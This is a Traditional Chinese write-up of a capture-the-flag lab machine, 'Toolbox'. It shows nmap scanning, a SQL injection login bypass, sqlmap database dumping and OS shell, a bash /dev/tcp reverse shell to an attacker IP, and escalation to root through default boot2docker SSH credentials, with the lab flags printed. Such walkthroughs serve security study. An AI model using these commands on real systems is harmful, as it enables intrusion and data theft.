
Toolbox(完成),sql注入+爆破、shell反彈、docker使用


```
┌──# nmap -sCV -p 21,22,135,139,443,445,5985,47001,49665-49669 -A 10.10.10.236
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 05:36 PDT
Nmap scan report for 10.10.10.236
Host is up (0.24s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  tcpwrapped
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request
| ssl-cert: Subject:
commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
|_http-server-header: Apache/2.4.38 (Debian)
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49665/tcp open  msrpc         Microsoft Windows RPC
```

```
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft
Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (93%), Microsoft
Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows
10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft
Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1
(91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-05-16T12:37:43
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   305.98 ms 10.10.14.1
2   306.24 ms 10.10.10.236

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.20 seconds
```

21port 有檔案，檔案很大...




443有vhost




smb失敗

443的vhost疑似有sql漏洞



使用閉合`'or 1=1 --`，就登入成功



並沒有可用資訊，有發現版本漏洞，可嘗試：

- https://www.exploit-db.com/exploits/49639

需抓取burp比對進行sqlmap修改
＊在sql爆破時發現是PostgreSQL系統


```
sqlmap -u "https://admin.megalogistic.com/" --
data="username=a&password=w&btnlogin=" --batch --dbs
[*] information_schema
[*] pg_catalog
[*] public

##################
sqlmap -u "https://admin.megalogistic.com/" --
data="username=a&password=w&btnlogin=" --batch -D pg_catalog --tables
[*] users

##################
sqlmap -u "https://admin.megalogistic.com/" --
data="username=a&password=w&btnlogin=" --batch -D public -T users --dump
| password                         | username |
+----------------------------------+----------+
| 4a100a85cb5ca3616dcf137918550815 | admin    |
```

登入web、smb都失敗。。

後續看sqlmap使用，發現有一個 –os-shell 指令。 os shell 將提示輸入互動式作業系統 shell。我將此命令附加到我的初始 SQLMap 命令中並成功收到命令 shell。
此部分需burp抓包並copy file

```
sqlmap -r sql.txt --force-ssl --batch --os-shell --flush-session --time-
sec=20
```

測試成功，進行反彈




```
bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"
```

```
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"
do you want to retrieve the command standard output? [Y/n/a] Y
密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.236] 49923
bash: cannot set terminal process group (181): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ id
id
uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$
```

user flag

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ cat user.txt
cat user.txt
f0183e44378ea9774433e2ca6ac78c6a  flag.txt
```

因為21port有docker東西，我相信目前在docker

172.17.0.1應該是存活的

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 11302  bytes 2386053 (2.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10167  bytes 4088709 (3.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 35927  bytes 9208206 (8.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35927  bytes 9208206 (8.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

使用的預設帳密

https://github.com/boot2docker/boot2docker#ssh-into-vm

> Docker Machine 使用產生的 SSH 金鑰自動登錄，但如果您想要手動透過 SSH 登入機器（或您沒有使用 Docker Machine 管理的虛擬機器），則憑證為：
>
> ```
> user: docker
> pass: tcuser
> ```

嘗試連線，成功

```
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ python3 -c "import pty;pty.spawn('/bin/bash')"
<in$ python3 -c "import pty;pty.spawn('/bin/bash')"
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net
docker@box:~$ sudo -l
sudo -l
User docker may run the following commands on this host:
    (root) NOPASSWD: ALL
docker@box:~$ sudo su
sudo su
root@box:/home/docker# bash: [1695: 2 (255)] tcsetattr: Inappropriate ioctl for device
```

找到root flag

```
root@box:/c/Users/Administrator/Desktop# cat root.txt
cat root.txt
cc9a0b76ac17f8f475250738b96261b3
```